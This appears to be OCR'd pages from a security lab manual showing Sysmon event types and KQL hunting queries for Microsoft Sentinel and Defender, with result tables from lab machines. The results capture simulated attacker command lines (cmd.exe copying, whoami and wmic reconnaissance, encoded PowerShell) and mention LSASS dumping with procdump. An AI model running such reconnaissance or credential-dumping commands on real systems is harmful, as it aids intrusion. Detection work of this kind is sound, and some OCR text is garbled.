> 9/5/2025, 12:23:28.187 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:23:28.180</Pa...>
> 9/5/2025, 12:22:29.354 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:22:34.5</Pa...>
> 9/5/2025, 12:21:12.648 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:12.647</Pa...>
> 9/5/2025, 12:21:11.831 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:11.830</Pa...>
> 9/5/2025, 12:21:09.841 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:09.841</Pa...>
> 9/5/2025, 12:21:03.031 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:03.031</Pa...>
> 9/5/2025, 12:21:02.881 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:02.880</Pa...>
> 9/5/2025, 12:21:02.684 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:02.683</Pa...>
> 9/5/2025, 12:21:02.480 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:02.479</Pa...>
> 9/5/2025, 12:21:02.299 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:02.298</Pa...>
> 9/5/2025, 12:21:02.128 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:02.127</Pa...>
> 9/5/2025, 12:21:01.952 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:01.951</Pa...>
> 9/5/2025, 12:21:01.721 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:01.720</Pa...>
> 9/5/2025, 12:21:01.530 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:21:01.530</Pa...>
> 9/5/2025, 12:11:58.903 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:11:58.902</Pa...>
> 9/5/2025, 12:11:53.396 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:11:53.397</Pa...>
> 9/5/2025, 12:11:53.156 PM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon/Operational isa9Wm10C01.cque.lab 27 4 Information NT AUTHORITY\SYSTEM <Param>-</Param><Param>2025-09-05 12:11:53.157</Pa...>

Logs when process A attempts to access another process B (e.g., read memory, handle). Shows: source process (SourceImage), target process (TargetImage), and type of access (GrantedAccess). Indicates suspicious activity such as LSASS dumping, Pass-the-Hash, or credential dumping. Use cases: detecting mimikatz, procdump accessing lsass.exe.

```
Event
| where EventID == 10
```

Run
Time range : Last 24 hours
Show : 1000 results
KQL mode

1 Event
 2 | where EventID == 38

Results Chart

TimeGenerated [UTC] -1	Source	EventLog	Computer	EventCategory	EventLevel	EventLevelName	Username	ParameterXml	EventData	EventID
9/5/2025, 12:25:03.610 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.610 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.591 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.559 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.556 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.556 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.554 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.554 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.553 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.553 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.491 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.491 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.491 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.452 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.396 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.367 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10
9/5/2025, 12:25:03.361 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-SysmonO...	ssa5Win10C010.cque.lao	10	4	Information	NT AUTHORITY\SYSTEM	<Param>=<Param>=<Param>2...	<Detailen type="System.XmlD...	10

Even if LSASS is protected (e.g., with process protection), the problem isn't solved — sensitive data can also reside in application memory (for example, connection strings, credentials, or tokens).

Such data often shows up in process dumps, so showing it on something harmless like Notepad makes the concept clear without exposing real secrets.

```
Event
| where EventLog == "Microsoft-Windows-Sysmon/Operational"
| where Computer contains "" "ssa5"
| where EventID == 10
| where EventData contains "notepad.exe"
| where EventData contains "procdump"
```

[illegible]

25.3 Network connection detected

Logs a network connection opened by a process. Shows: process (Image), user, destination IP/port, protocol, and often PID. Indicates that a specific process on the host initiated network communication. Use cases: detecting malware communicating with C2, spotting unusual processes generating network traffic (e.g., powershell.exe, mimikatz.exe, rundll32.exe).

```
| where EventID == 3
```

[illegible]

26. EXAMPLES OF NARROWED KQL QUERIES

26.1 Device-ASRAudit

Run Time range: Set in query Show: 1000 results

```

1 //Summarize attack surface reduction audit hits for each device
2
3 //Data connector required for this query - M365 Defender - Device* tables
4
5 DeviceEvents
6 | where TimeGenerated > ago(1d)
7 | where ActionType startswith "Asr"
8 | extend isAudit = tostring(AdditionalFields.IsAudit)
9 | where isAudit = true
10 | project
11 | TimeGenerated,

```

Results Chart

DeviceName	Total ASR audit hits	Distinct ASR audit rule hits	List of processes
desktop-c9ak2kc	14	1	["powershell.exe" & (copy-item *\\$env:windir\System32\cmd.exe* -destination *\\$env:allusersprofile\cmd.exe*\nsl
DeviceName	desktop-c9ak2kc		
Total ASR audit hits	14		
Distinct ASR audit rule hits	1		
> List of processes			["powershell.exe" & (copy-item *\\$env:windir\System32\cmd.exe* -destination *\\$env:allusersprofile\cmd.exe*\nstart-process *\\$env:allusersprofile\cmd.exe*\n
w11cl01.cqure.lab	5	1	["svchost.exe -k LocalSystemNetworkRestricted -p"]
DeviceName	w11cl01.cqure.lab		
Total ASR audit hits	5		
Distinct ASR audit rule hits	1		
> List of processes			["svchost.exe -k LocalSystemNetworkRestricted -p"]

```
//Summarize attack surface reduction audit hits for each device
//Data connector required for this query - M365 Defender - Device* tables

DeviceEvents
| where TimeGenerated > ago (1d)
| where ActionType startswith "Asr"
| extend isAudit = tostring(AdditionalFields.IsAudit)
| where isAudit = true
| project
    TimeGenerated,
    ActionType,
    DeviceName,
    FileName,
    InitiatingProcessAccountDomain,
    InitiatingProcessAccountName,
    InitiatingProcessCommandLine,
    InitiatingProcessParentFileName,
    ProcessTokenElevation
| summarize
    ['Total ASR audit hits']=count(),
    ['Distinct ASR audit rule hits']=dcount(ActionType),
    ['List of processes']=make_set(InitiatingProcessCommandLine)
    by DeviceName
| sort by ['Total ASR audit hits'] desc
```

26.2 Device-ASRSummary

```
1 //Provides a summary of Attack Surface Reduction rules, which ASR rules are being hit and by which processes
2
3 //Data connector required for this query - M365 Defender - Device* tables
4
5 //Microsoft Sentinel query
6 DeviceEvents
7 | where TimeGenerated > ago(30d)
8 | where ActionType startswith "Asr"
9 | where isnotempty(InitiatingProcessCommandLine)
10 | summarize ['ASR Hit Count']=count()by ActionType, InitiatingProcessCommandLine
11 | sort by ['ASR Hit Count'] desc
```

ActionType	InitiatingProcessCommandL...	ASR Hit Count
> AsrAbusedSystemToolAudited	"cmd.exe" /c copy "C:\Windows...	6
> AsrLsassCredentialTheftBlocked	svchost.exe -k LocalSystemNet...	5
> AsrAbusedSystemToolAudited	cmd.exe /c C:\Users\MALDEV0...	2
> AsrAbusedSystemToolAudited	"powershell.exe" & {copy-item ...	2
> AsrAbusedSystemToolAudited	cmd.exe /c C:\Users\MALDEV0...	2
> AsrAbusedSystemToolAudited	"cmd.exe" /c copy %SystemRoo...	1
> AsrAbusedSystemToolAudited	"cmd.exe" /c copy %SystemRoo...	1

```
//Provides a summary of Attack Surface Reduction rules, which ASR rules
are being hit and by which processes

//Data connector required for this query - M365 Defender - Device* tables

//Microsoft Sentinel query
DeviceEvents
| where TimeGenerated > ago(30d)
| where ActionType startswith "Asr"
| where isnotempty(InitiatingProcessCommandLine)
| summarize ['ASR Hit Count']=count()by ActionType, InitiatingProcessComm
andLine
| sort by ['ASR Hit Count'] desc

//Advanced Hunting query

//Data connector required for this query - Advanced Hunting license

DeviceEvents
| where TimeGenerated > ago(30d)
| where ActionType startswith "Asr"
| where isnotempty(InitiatingProcessCommandLine)
| summarize ['ASR Hit Count']=count()by ActionType, InitiatingProcessComm
andLine
| sort by ['ASR Hit Count'] desc
```

26.3 Device-DetectEncodedPowershellandDecode

▶ Run

Time range: Last 24 hours

Show: 1000 results

```

1 //Finds encoded PowerShell commands and then decodes the encoded string
2
3 //Data connector required for this query - H365 Defender - Device* tables
4
5 //Query modified from this post - https://techcommunity.microsoft.com/t5/microsoft-sentinel/finding-base64-encoded-commands/m-p/1891876
6 DeviceProcessEvents
7 where ProcessCommandLine contains "powershell" or InitiatingProcessCommandLine contains "powershell"
8 where ProcessCommandLine contains "-enc"
9 or ProcessCommandLine contains "-encodedcommand"
10 or InitiatingProcessCommandLine contains "-enc"
11 or InitiatingProcessCommandLine contains "-encodedcommand"

```

Results

Chart

TimeGenerated [UTC] ↑	DeviceName	InitiatingProcessAccountNa...	InitiatingProcessCommandL...	ProcessCommandLine	EncodedCommand	DecodedCommand
9/4/2025, 12:46:45 PM	desktop-c9ak2kc	maldev01	"powershell.exe" & (\$Original...	"powershell.exe" -EncodedCo...	VwByAGkAdABIAc0ASABvAH...	Write-Host "Hey, Atomic!"
TimeGenerated [UTC]	2025-09-04T13:24:46.4450649Z					
DeviceName	desktop-c9ak2kc					
InitiatingProcessAccountName	maldev01					
InitiatingProcessCommandLine	"powershell.exe" & (\$OriginalCommand = "Write-Host 'Hey, Atomic!'" \$Bytes = [System.Text.Encoding]::Unicode.GetBytes(\$OriginalCommand) \$EncodedCommand = [Convert]::ToBase64String(\$Bytes) \$EncodedCommand powershell.exe -EncodedCommand \$EncodedCommand					
ProcessCommandLine	"powershell.exe" -EncodedCommand VwByAGkAdABIAc0ASABvAHMAGAAgACIASABIAHkALAAgAEEAdABvAG0AaQBAjACEAlga=					
EncodedCommand	VwByAGkAdABIAc0ASABvAHMAGAAgACIASABIAHkALAAgAEEAdABvAG0AaQBAjACEAlga=					
DecodedCommand	Write-Host "Hey, Atomic!"					

DecodedCommand

26.4 Device-DetectRegistryTampering

Run

Time range : Last 24 hours

Show : 1000 results

```

1 //Detect when a user or process attempts to tamper with Defender for Endpoint registry settings
2
3 //Data connector required for this query - M365 Defender - Device* tables
4
5 DeviceEvents
6 | where ActionType == "TamperingAttempt"
7 | extend OriginalRegistryValue = tostring(AdditionalFields.OriginalValue)
8 | extend Status = tostring(AdditionalFields.Status)
9 | extend TamperingAction = tostring(AdditionalFields.TamperingAction)
10 | extend AttemptedRegistryValue = tostring(AdditionalFields.TamperingAttemptedValue)
11 | extend TargetRegistryKey = tostring(AdditionalFields.Target)

```

TimeGenerated [UTC]	DeviceName	TamperingAction	Status	OriginalRegistryValue	AttemptedRegistryValue
> 9/5/2025, 8:23:47.940 AM	w11cli01.cqure.lab	RegistryModification	Ignored		3
> 9/5/2025, 8:23:47.497 AM	w11cli01.cqure.lab	RegistryModification	Ignored		3
> 9/5/2025, 8:23:47.475 AM	w11cli01.cqure.lab	RegistryModification	Ignored		2
> 9/5/2025, 8:23:47.410 AM	w11cli01.cqure.lab	RegistryModification	Ignored	3	Null
> 9/5/2025, 8:23:47.410 AM	w11cli01.cqure.lab	RegistryModification	Ignored	2	Null
> 9/5/2025, 8:23:47.408 AM	w11cli01.cqure.lab	RegistryModification	Ignored	2	Null
> 9/5/2025, 8:23:47.408 AM	w11cli01.cqure.lab	RegistryModification	Ignored	3	Null
> 9/4/2025, 8:30:26.160 PM	desktop-3vlsi25	RegistryModification	Ignored	2	Null
> 9/4/2025, 6:59:30.854 PM	desktop-3vlsi25	RegistryModification	Ignored		3
> 9/4/2025, 6:59:30.845 PM	desktop-3vlsi25	RegistryModification	Ignored		3
> 9/4/2025, 6:59:30.835 PM	desktop-3vlsi25	RegistryModification	Ignored		2
> 9/4/2025, 6:59:30.826 PM	desktop-3vlsi25	RegistryModification	Ignored		2
> 9/4/2025, 6:59:30.704 PM	desktop-3vlsi25	RegistryModification	Ignored	3	Null
> 9/4/2025, 6:59:30.704 PM	desktop-3vlsi25	RegistryModification	Ignored	3	Null
> 9/4/2025, 6:59:30.703 PM	desktop-3vlsi25	RegistryModification	Ignored	2	Null
> 9/4/2025, 6:59:30.703 PM	desktop-3vlsi25	RegistryModification	Ignored	2	Null

```
//Detect when a user or process attempts to tamper with Defender for Endpoint registry settings
```

```
//Data connector required for this query - M365 Defender - Device* tables
```

```

DeviceEvents
| where ActionType == "TamperingAttempt"
| extend OriginalRegistryValue = tostring(AdditionalFields.OriginalValue)
| extend Status = tostring(AdditionalFields.Status)
| extend TamperingAction = tostring(AdditionalFields.TamperingAction)
| extend AttemptedRegistryValue = tostring(AdditionalFields.TamperingAttemptedValue)
| extend TargetRegistryKey = tostring(AdditionalFields.Target)
| where TamperingAction == "RegistryModification"
| project
    TimeGenerated,
    DeviceName,
    TamperingAction,
    Status,
    OriginalRegistryValue,
    AttemptedRegistryValue,
    TargetRegistryKey,
    InitiatingProcessAccountName,
    InitiatingProcessCommandLine

```

26.5 Device-AccountswithMostLocalAdmin

Run Time range: Last 24 hours Show: 1000 results		
<pre> 1 //Find which of your accounts have logged onto the most devices with local admin credentials. These accounts are potential targets for lateral movement and privilege escalation 2 3 //Data connector required for this query - M365 Defender - Device* tables 4 5 //Microsoft Sentinel query 6 DeviceLogonEvents 7 where TimeGenerated > ago(30d) 8 project DeviceName, ActionType, LogonType, AdditionalFields, InitiatingProcessCommandLine, AccountName, IsLocalAdmin 9 where ActionType == "LogonSuccess" 10 where LogonType == "Interactive" 11 where AdditionalFields.IsLocalLogon == true </pre>		
Results Chart		
AccountName	Local Admin Count	Local Admins
> admin	3	["w11c101.cqure.lab","w10c101.cqure.lab","dc01.cqure.lab"]

```
//Find which of your accounts have logged onto the most devices with
local admin credentials. These accounts are potential targets for lateral
movement and privilege escalation
```

```
//Data connector required for this query - M365 Defender - Device* tables
```

```
//Microsoft Sentinel query
DeviceLogonEvents
| where TimeGenerated > ago(30d)
| project DeviceName, ActionType, LogonType, AdditionalFields, Initiating
ProcessCommandLine, AccountName, IsLocalAdmin
| where ActionType == "LogonSuccess"
| where LogonType == "Interactive"
| where AdditionalFields.IsLocalLogon == true
| where InitiatingProcessCommandLine == "lsass.exe"
| summarize
    ['Local Admin Count']=dcountif(DeviceName,IsLocalAdmin == "true"),
    ['Local Admins']=make_set_if(DeviceName, IsLocalAdmin == "true")
    by AccountName
| sort by ['Local Admin Count'] desc
```

```
//Advanced Hunting query
```

```
//Data connector required for this query - Advanced Hunting license
```

```
DeviceLogonEvents
| where Timestamp > ago(30d)
| project DeviceName, ActionType, LogonType, AdditionalFields, Initiating
ProcessCommandLine, AccountName, IsLocalAdmin
| where ActionType == "LogonSuccess"
| where LogonType == "Interactive"
| where IsLocalAdmin == true
| where InitiatingProcessCommandLine == "lsass.exe"
| summarize
    ['Local Admin Count']=dcountif(DeviceName,IsLocalAdmin == "true"),
    ['Local Admins']=make_set_if(DeviceName, IsLocalAdmin == "true")
    by AccountName
| sort by ['Local Admin Count'] desc
```

26.6 Device-FindDevicesMostASR

D- Run Time range: Set in query Show: 1000 results KQL mode

```

1 //Summarize the machines in your environment that are triggering the most total ASR and distinct ASR rule events
2
3 //Data connector required for this query - M365 Defender - Device* tables
4
5 //Microsoft Sentinel query
6 DeviceEvents
7 | where TimeGenerated > ago (30d)
8 | where ActionType startswith "Asr"
9 | summarize
10   ['Total ASR hit count']=count(),
11   ['Distinct ASR rules count']=dcount(ActionType),
  
```

DeviceName	Total ASR hit count	Distinct ASR rules count	List of ASR rules triggered	List of processes triggering ASR
desktop-c9ak2kc	14	1	["AsrAbusedSystemToolAudite..."]	["powershell.exe" & (copy-item *\\$env:windir\System32\cmd.exe*\ -destination *\\$env:allusersprofile\cmd.exe*\ -instap-process *\\$env:allusersprofile\cm...
DeviceName	desktop-c9ak2kc			
Total ASR hit count	14			
Distinct ASR rules count	1			
> List of ASR rules triggered	["AsrAbusedSystemToolAudited"]			
> List of processes triggering ASR	["powershell.exe" & (copy-item *\\$env:windir\System32\cmd.exe*\ -destination *\\$env:allusersprofile\cmd.exe*\ -instap-process -s 5 -instap-process -name *\cmd*\ out-nul]; "cmd.exe" /c copy %SystemRoot%\S...			
> w11ci01.cqure.lab	5	1	["AsrLsassCredentialThiefBlock..."]	["svchost.exe -k LocalSystemNetworkRestricted -p"]

```
//Summarize the machines in your environment that are triggering the most total ASR and distinct ASR rule events
```

```
//Data connector required for this query - M365 Defender - Device* tables
```

```
//Microsoft Sentinel query
```

```
DeviceEvents
```

```
| where TimeGenerated > ago (30d)
```

```
| where ActionType startswith "Asr"
```

```
| summarize
```

```
  ['Total ASR hit count']=count(),
```

```
  ['Distinct ASR rules count']=dcount(ActionType),
```

```
  ['List of ASR rules triggered']=make_set(ActionType),
```

```
  ['List of processes triggering ASR']=make_set(InitiatingProcessCommandLine)
```

```
  by DeviceName
```

```
| sort by ['Total ASR hit count'] desc
```

```
//Advanced Hunting query
```

```
//Data connector required for this query - Advanced Hunting license
```

```
DeviceEvents
```

```
| where Timestamp > ago (30d)
```

```
| where ActionType startswith "Asr"
```

```
| summarize
```

```
  ['Total ASR hit count']=count(),
```

```
  ['Distinct ASR rules count']=dcount(ActionType),
```

```
  ['List of ASR rules triggered']=make_set(ActionType),
```

```
  ['List of processes triggering ASR']=make_set(InitiatingProcessCommandLine)
```

```
  by DeviceName
```

```
| sort by ['Total ASR hit count'] desc
```

25.7 Device-FindDeviceswithnoASR

Run Time range: Set in query Show: 1000 results KQL mode

```
1 //Find devices in your environment that have never triggered an ASR rule, you can likely turn on ASR for these devices without causing issues for the users.
2
3 //Data connector required for this query - H365 Defender - Device* tables
4
5 //Microsoft Sentinel query
6 //First find devices that have triggered an Attack Surface Reduction rule, either block or in audit mode.
7 let asrdevices=
8     DeviceEvents
9     | where TimeGenerated > ago(30d)
10    | where ActionType startswith "Asr"
11    | distinct DeviceName;
```

Results Chart

Time Last Seen [UTC]	DeviceId	DeviceName	OSPlatform	OSVersion	LoggedOnUsers
9/5/2025, 9:38:54.914 AM	0860940dbd7caf15d9107103...	dc01.cqure.lab	WindowsServer2022	10.0	[{"UserName": "admin", "DomainName": "CQURE", "Sid": "S-1-5-21-305571711-1250118780-3640725349-1103"}]
Time Last Seen [UTC]	2025-09-05T09:38:54.914671Z				
DeviceId	0860940dbd7caf15d91071030b0db46295df4a				
DeviceName	dc01.cqure.lab				
OSPlatform	WindowsServer2022				
OSVersion	10.0				
LoggedOnUsers	[{"UserName": "admin", "DomainName": "CQURE", "Sid": "S-1-5-21-305571711-1250118780-3640725349-1103"}]				
9/5/2025, 9:36:59.258 AM	c79943b16ec0d2a363de951dcf...	w10c01.cqure.lab	Windows10	10.0	[{"UserName": "Administrator", "DomainName": "CQURE", "Sid": "S-1-5-21-305571711-1250118780-3640725349-500"}, {"UserName": "Admin", "DomainName": "CQURE", "Sid": "S-1-5-21-305571711-1250118780-3640725349-1103"}]
9/5/2025, 9:22:47.518 AM	c9a62d23967d79e308466d7c9...	desktop-3vis25	Windows11	10.0	[{"UserName": "AmrThabet", "DomainName": "AzureAD", "Sid": "S-1-12-1-329796114-1084105052-1101658784-2835100760"}]
8/20/2025, 8:43:35.766 PM	3563ac44728b50a00b6826533...	norke2	Windows11	10.0	[]
8/20/2025, 1:45:33.380 PM	45f08c04cb654b07eae5b77553...	cqure-haderer	Windows11	10.0	[{"UserName": "vboxuser", "DomainName": "CQURE-HADERER", "Sid": "S-1-5-21-3648817637-2197580201-1982886860-1000"}]
8/20/2025, 7:45:08.988 AM	771c98d876e440e0e45af677a...	desktop-762d89k	Windows11	10.0	[{"UserName": "MichaelPali", "DomainName": "AzureAD", "Sid": "S-1-12-1-1746599730-1211567301-2083158206-2858737122"}]
8/19/2025, 9:16:37.036 AM	c3fa4f6952b047a067b9161891...	cqure-haderer	Windows11	10.0	[{"UserName": "vboxuser", "DomainName": "CQURE-HADERER", "Sid": "S-1-5-21-3648817637-2197580201-1982886860-1000"}]

26.8 Device-FindDeviceWithoutCurrentAVScan

Run Time range: Set in query Show: 1000 results KQL mode <pre> 1 // Devices without successful AV scan in the last n days 2 // As of 27.01.2022 only the following platforms are support 3 // Windows10, Windows10WVD, Windows11, WindowsServer2012R2, WindowsServer2016, WindowsServer2019, WindowsServer2022 4 5 //Data connector required for this query - Advanced Hunting license 6 //Query only works in Advanced Hunting 7 8 let Timerange = 14d; 9 DeviceInfo 10 where OnboardingStatus == "Onboarded" 11 where isempty(OSVersion) </pre>								
Results	Chart							
LastSeen [UTC]	DeviceId	DeviceName	MachineGroup	OSPlatform	OSVersion	DeviceType	LastSuccessfulAVScan	JoinType
> 9/5/2025, 9:36:59:258 AM	c7945b16ec02a363d6951c6c...	w10c101.cqure.lab	Workstations	Windows10	10.0	Workstation	Not in the last 14 days	Domain Joined
> 9/4/2025, 1:27:37:832 PM	b538e6f02ce1bd0bd63477660...	desktop-c9a2kz	Workstations	Windows10	10.0	Workstation	Not in the last 14 days	
> 9/5/2025, 9:38:54:914 AM	086094dbdb7c7cf15d9107103...	dc01.cqure.lab	UnassignedGroup	WindowsServer2022	10.0	Server	Not in the last 14 days	Domain Joined

```

// Devices without successful AV scan in the last n days
// As of 27.01.2022 only the following platforms are support
// Windows10, Windows10WVD, Windows11, WindowsServer2012R2,
WindowsServer2016, WindowsServer2019, WindowsServer2022

//Data connector required for this query - Advanced Hunting license
//Query only works in Advanced Hunting

let Timerange = 14d;
DeviceInfo
| where OnboardingStatus == "Onboarded"
| where isempty( OSVersion)
| where Timestamp > ago(Timerange)
| summarize LastSeen = arg_max(Timestamp, *) by DeviceId
| extend LastSuccessfulAVScan = strcat("Not in the last ",format_timespan
(Timerange,'d')," days")
| project LastSeen, DeviceId, DeviceName, MachineGroup, OSPlatform, OSVer
sion, DeviceType, LastSuccessfulAVScan, JoinType
// use rightsemi to return all devices that had a successful AV scan in
the last n days
// use leftanti to return all devices that NOT had a successful AV scan
in the last n days
| join kind=leftanti (
    DeviceEvents
    | where ActionType == "AntivirusScanCompleted"
    | where Timestamp > ago(Timerange)
    | summarize LastSuccessfulAVScan = max(Timestamp) by DeviceName, Devi
ceId
    | join kind=innerunique (
        DeviceInfo
        | where isempty( OSVersion )
    ) on DeviceId
    | summarize LastSeen = arg_max(Timestamp,*) by DeviceName
    | project LastSeen, DeviceId, DeviceName, MachineGroup, OSPlatform, O
SVersion, DeviceType, LastSuccessfulAVScan, JoinType
    ) on DeviceId
| where OSPlatform in ("Windows10","Windows10WVD","Windows11","WindowsSer
ver2012R2","WindowsServer2016","WindowsServer2019","WindowsServer2022")
| sort by DeviceType, MachineGroup, OSPlatform

```

26.9 Device-FirstTimeWhoAmI

Time range: Set in query Show: 1000 results KQL mode

```

11 DeviceProcessEvents
12 | where TimeGenerated > ago(1d)
13 | project
14 |   TimeGenerated,
15 |   DeviceName,
16 |   InitiatingProcessAccountName,
17 |   InitiatingProcessCommandLine
18 | where InitiatingProcessCommandLine contains "whoami"
19 |
20 on DeviceName, InitiatingProcessAccountName

```

TimeGenerated [UTC]	DeviceName	InitiatingProcessAccountName	InitiatingProcessCommandLine
9/4/2025, 12:54:7.179 PM	desktop-c9ak2kc	maidev01	"powershell.exe" & (\$TokenSet = @(U = [Char]::ABCEFGHIJKLMNOPQRSTUVWXYZ N = [Char]::0123456789 } \$Upper = Get-Random -Count 5 -InputObject \$TokenSet \$Number = Get-Random -Count 5 -InputObject \$TokenSet \$StringSet = \$Upper + \$Number \$Rad = (Get-Random -Count 5 -InputObject \$StringSet) -join "" \$Re = "\r\n" -> \$Rad + "\r\n\r\n")
TimeGenerated [UTC]	2025-09-04T13:25:47.176356Z		
DeviceName	desktop-c9ak2kc		
InitiatingProcessAccountName	maidev01		
InitiatingProcessCommandLine	"powershell.exe" & (\$TokenSet = @(U = [Char]::ABCEFGHIJKLMNOPQRSTUVWXYZ N = [Char]::0123456789 } \$Upper = Get-Random -Count 5 -InputObject \$TokenSet \$Number = Get-Random -Count 5 -InputObject \$TokenSet \$StringSet = \$Upper + \$Number \$Rad = (Get-Random -Count 5 -InputObject \$StringSet) -join "" \$Re = "\r\n" -> \$Rad + "\r\n\r\n")		
whoami.exe /all >> \$env:temp\file			
> 9/4/2025, 12:50:403 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
